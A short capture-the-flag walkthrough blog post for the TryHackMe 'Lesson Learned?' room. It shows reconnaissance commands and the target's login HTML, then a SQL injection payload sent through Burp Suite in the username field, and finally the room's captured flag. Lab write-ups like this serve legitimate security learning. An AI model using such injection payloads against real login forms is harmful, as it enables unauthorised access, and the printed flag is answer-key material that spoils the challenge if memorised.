

Lesson Learned

26082023Sat

[TryHackMe | Lesson Learned?](#)

Have you learned your lesson?


The screenshot shows the TryHackMe interface for the 'Lesson Learned?' room. The top navigation bar includes links to Dashboard, Learn, Compete, and Other, along with a user profile and a 'Go Premium' button. The room title 'Lesson Learned?' is prominently displayed with a subtitle 'Have you learned your lesson?'. Below the title, there's a section for 'Active Machine Information' showing the machine title 'Lesson Learned? v1.3', IP address '10.10.133.147', and expiration time '53m 55s'. A 'Task 1' section titled 'Find the Flag' provides a description of the machine and a 'Start Machine' button. The interface is clean and modern, with a dark theme.

```
(kali㉿kali)-[~/thm/lessonlearned]
$ ping -c2 10.10.133.147
PING 10.10.133.147 (10.10.133.147) 56(84) bytes of data.
64 bytes from 10.10.133.147: icmp_seq=1 ttl=60 time=286 ms
64 bytes from 10.10.133.147: icmp_seq=2 ttl=60 time=260 ms

--- 10.10.133.147 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 259.790/272.932/286.074/13.142 ms

(kali㉿kali)-[~/thm/lessonlearned]
$ curl -I http://10.10.133.147/
HTTP/1.1 200 OK
Date: Sat, 26 Aug 2023 11:19:30 GMT
Server: Apache/2.4.54 (Debian)
Content-Type: text/html; charset=UTF-8

(kali㉿kali)-[~/thm/lessonlearned]
$
```



```
<html>
<head>
<title>Lesson Learned?</title>
<link href="https://fonts.googleapis.com/css?family=Source+Sans+Pro"
rel="stylesheet" type="text/css">
<style type="text/css">
html, body {background:#5A5A5A;font-family:'Source Sans Pro',sans-serif;}
#login
{position:absolute;background:#D3D3D3;top:25%;left:50%;padding:20px;transform:tra
nslate(-50%,-25%);}
#success
{position:absolute;background:#53a653;top:25%;left:50%;padding:20px;transform:tra
nslate(-50%,-25%);}
#error
{position:absolute;background:#D0342C;width:800px;top:25%;left:50%;padding:20px;t
ransform:translate(-50%,-25%);color:#fff;font-weight:bold;font-size:1.5em;}
.highlight {font-weight:bold;background:yellow;color:black;padding:0 0.3em}
.code {font-family:courier}
h1 {text-align:center;margin-top:0px;}
small {font-size:0.5em}
form {display:grid;grid-template-columns:80px 1fr;grid-gap:16px;}
label {grid-column:1/2;text-align:right;}
input {grid-column:2/3;}
</style>
</head>
<body>
<div id="login">
<h1>Login</h1>
<form action="/" method="POST">
<label for="username">Username</label>
```

```
<input id="username" type="text" name="username"/>
<label for="password">Password</label>
<input id="password" type="password" name="password"/>
<input type="submit" value="Login"/>
</form>
</div>
</body>
</html>
```

[Lesson Learned? - TryHackMe CTF Walk Through -](#)

<https://www.youtube.com/@djalilayed>

```
1' UNION SELECT null-- -
```

The screenshot displays the Burp Suite interface. In the Repeater tab, a POST request is shown with the following details:

- Method: POST
- URL: http://10.10.133.147
- Headers: Host: 10.10.133.147, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, Content-Type: application/x-www-form-urlencoded, Content-Length: 48, Origin: http://10.10.133.147, Connection: close, Referer: http://10.10.133.147, Upgrade-Insecure-Requests: 1
- Body: username=1' UNION SELECT null-- ->password=admin

The Response tab shows the server's reply, which includes a 'THM{aab02c6b76bb752456a54c80c2d6fb1e}' flag highlighted in yellow. The Inspector panel on the right shows the selected text: 'THM{aab02c6b76bb752456a54c80c2d6fb1e}'.

```
THM{aab02c6b76bb752456a54c80c2d6fb1e}
```

